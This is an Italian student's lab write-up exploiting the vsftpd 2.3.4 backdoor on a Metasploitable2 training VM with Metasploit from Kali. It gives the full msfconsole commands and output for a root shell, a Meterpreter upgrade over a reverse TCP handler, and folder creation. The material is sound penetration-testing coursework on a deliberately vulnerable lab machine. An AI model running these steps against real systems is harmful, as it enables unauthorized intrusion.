Esercizio

Esercizio: Hacking con Metasploit

Nella lezione pratica di oggi, ci concentreremo su come condurre una sessione di hacking utilizzando Metasploit su una macchina virtuale Metasploitable.

Traccia dell'Esercizio

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

Dettagli dell'Attività
Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable. Configurate l'indirizzo come segue:

192.168.1.149/24

1. Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
2. Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir.
   mkdir /test_metasploit

Configurazione indirizzo IP Metasploitable2.

Modifico l'indirizzo IP di Metasploitable2. Metto la scheda di rete su rete interna e assegno l'indirizzo IP statico 192.168.1.149.

```
sudo su
nano /etc/network/interfaces
```

sostituisco iface eth0 dhcp con:

```
auto eth0
iface eth0 inet static
    address 192.168.1.149
    netmask 255.255.255.0
    gateway 192.168.1.1
```

Riavvio l'interfaccia di rete:

```
ifdown eth0 && ifup eth0
```

Verifico ora indirizzo IP:

```
root@metasploitable:/home/msfadmin# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:f8:47
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.25
          inet6 addr: fe80::a00:27ff:feab:f847/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:8930 (8.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:38437 (37.5 KB)  TX bytes:38437 (37.5 KB)
```

Configuro la rete statica anche sulla Kali:

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.20  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::6a63:b2a1:c85a:91b1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:04:42:0f  txqueuelen 1000  (Ethernet)
        RX packets 20  bytes 3213 (3.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 75  bytes 27189 (26.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Indirizzi statici:

Metasploitable2: 192.168.1.149


Kali Linux: 192.168.1.20

Prova di connettività:


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.821 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.513 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.584 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.558 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=0.511 ms
64 bytes from 192.168.1.149: icmp_seq=6 ttl=64 time=0.603 ms
64 bytes from 192.168.1.149: icmp_seq=7 ttl=64 time=0.534 ms
^C
```

Svolgimento dell'attacco.

Avvio msfconsole



Lancio il comando: search vsftpd per vedere se c'è un exploit per il servizio vsftpd.



Lancio il comando: use 1

Digito Options per capire quali parametri devono essere configurati.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format ty
   RHOSTS                    yes       The target host(s), see ht
                                       t.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

È necessario l'IP della macchina target: digito set RHOSTS e inserisco l'IP della macchina target

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Digitiamo options per vedere se tutto è stato configurato correttamente:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format typ
   RHOSTS   192.168.1.149    yes       The target host(s), see htt
                                       t.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Di regola dovremmo controllare se ci sono payload da configurare digitando il comando show payloads. Abbiamo però visto a lezione che c'è un solo payload che è già configurato di default. Controlliamo comunque:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact   .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ora digitiamo exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.20:44671 → 192.168.1.149:6200) at 2025-05-12 09:49:12 -0400
```

È stata aperta una sessione.

Digito ip a per verificare se sono nella macchina Metasploitable2:

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ab:f8:47 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:feab:f847/64 scope link
       valid_lft forever preferred_lft forever
```

Mando in bg la sessione:

```
^Z
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ora devo fare l'upgrade della shell: digito sessions -u 1

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.20:4433
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 2 opened (192.168.1.20:4433 → 192.168.1.149:55924) at 2025-05-12 09:55:56 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Digito sessions per vedere le sessioni create

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         shell cmd/unix                                          192.168.1.20:44671 → 192.168.1.149:6200 (192.168.1.149)
  2         meterpreter x86/linux    root @ metasploitable.localdomain  192.168.1.20:4433 → 192.168.1.149:55924 (192.168.1.149)
```

Digito sessions 2 per entrare nella shell di root:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2...
```

Digito getuid per reperire informazioni sull'utente che sta eseguendo il processo exploitato:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter >
```

Mi sposto nella directory di root digitando cd /root

```
meterpreter > cd /root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  324   fil   2025-05-12 09:16:57 -0400  .Xauthority
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
100644/rw-r--r--  2227  fil   2007-10-20 07:51:33 -0400  .bashrc
040700/rwx------  4096  dir   2012-05-20 15:08:17 -0400  .config
040700/rwx------  4096  dir   2012-05-20 15:13:12 -0400  .filezilla
040755/rwxr-xr-x  4096  dir   2025-05-12 09:16:59 -0400  .fluxbox
040700/rwx------  4096  dir   2012-05-20 15:38:14 -0400  .gconf
040700/rwx------  4096  dir   2012-05-20 15:40:31 -0400  .gconfd
040755/rwxr-xr-x  4096  dir   2012-05-20 15:09:04 -0400  .gstreamer-0.10
040700/rwx------  4096  dir   2012-05-20 15:07:31 -0400  .mozilla
100644/rw-r--r--  141   fil   2007-10-20 07:51:33 -0400  .profile
040700/rwx------  4096  dir   2012-05-20 15:11:16 -0400  .purple
100700/rwx------  4     fil   2012-05-20 14:25:01 -0400  .rhosts
040755/rwxr-xr-x  4096  dir   2012-05-20 14:21:50 -0400  .ssh
040700/rwx------  4096  dir   2025-05-12 09:16:57 -0400  .vnc
040755/rwxr-xr-x  4096  dir   2012-05-20 15:08:16 -0400  Desktop
100700/rwx------  401   fil   2012-05-20 15:55:53 -0400  reset_logs.sh
100644/rw-r--r--  138   fil   2025-05-12 09:16:58 -0400  vnc.log
```

Creo la cartella test_metasploit

```
meterpreter > mkdir test_metasploit
Creating directory: test_metasploit
meterpreter >
```

```
meterpreter > mkdir test_metasploit
Creating directory: test_metasploit
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  324   fil   2025-05-12 09:16:57 -0400  .Xauthority
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
100644/rw-r--r--  2227  fil   2007-10-20 07:51:33 -0400  .bashrc
040700/rwx------  4096  dir   2012-05-20 15:08:17 -0400  .config
040700/rwx------  4096  dir   2012-05-20 15:13:12 -0400  .filezilla
040755/rwxr-xr-x  4096  dir   2025-05-12 09:16:59 -0400  .fluxbox
040700/rwx------  4096  dir   2012-05-20 15:38:14 -0400  .gconf
040700/rwx------  4096  dir   2012-05-20 15:40:31 -0400  .gconfd
040755/rwxr-xr-x  4096  dir   2012-05-20 15:09:04 -0400  .gstreamer-0.10
040700/rwx------  4096  dir   2012-05-20 15:07:31 -0400  .mozilla
100644/rw-r--r--  141   fil   2007-10-20 07:51:33 -0400  .profile
040700/rwx------  4096  dir   2012-05-20 15:11:16 -0400  .purple
100700/rwx------  4     fil   2012-05-20 14:25:01 -0400  .rhosts
040755/rwxr-xr-x  4096  dir   2012-05-20 14:21:50 -0400  .ssh
040700/rwx------  4096  dir   2025-05-12 09:16:57 -0400  .vnc
040755/rwxr-xr-x  4096  dir   2012-05-20 15:08:16 -0400  Desktop
100700/rwx------  401   fil   2012-05-20 15:55:53 -0400  reset_logs.sh
040700/rwx------  4096  dir   2025-05-12 10:05:35 -0400  test_metasploit
100644/rw-r--r--  138   fil   2025-05-12 09:16:58 -0400  vnc.log
```

```
meterpreter > cd test_metasploit
meterpreter > pwd
/root/test_metasploit
meterpreter >
```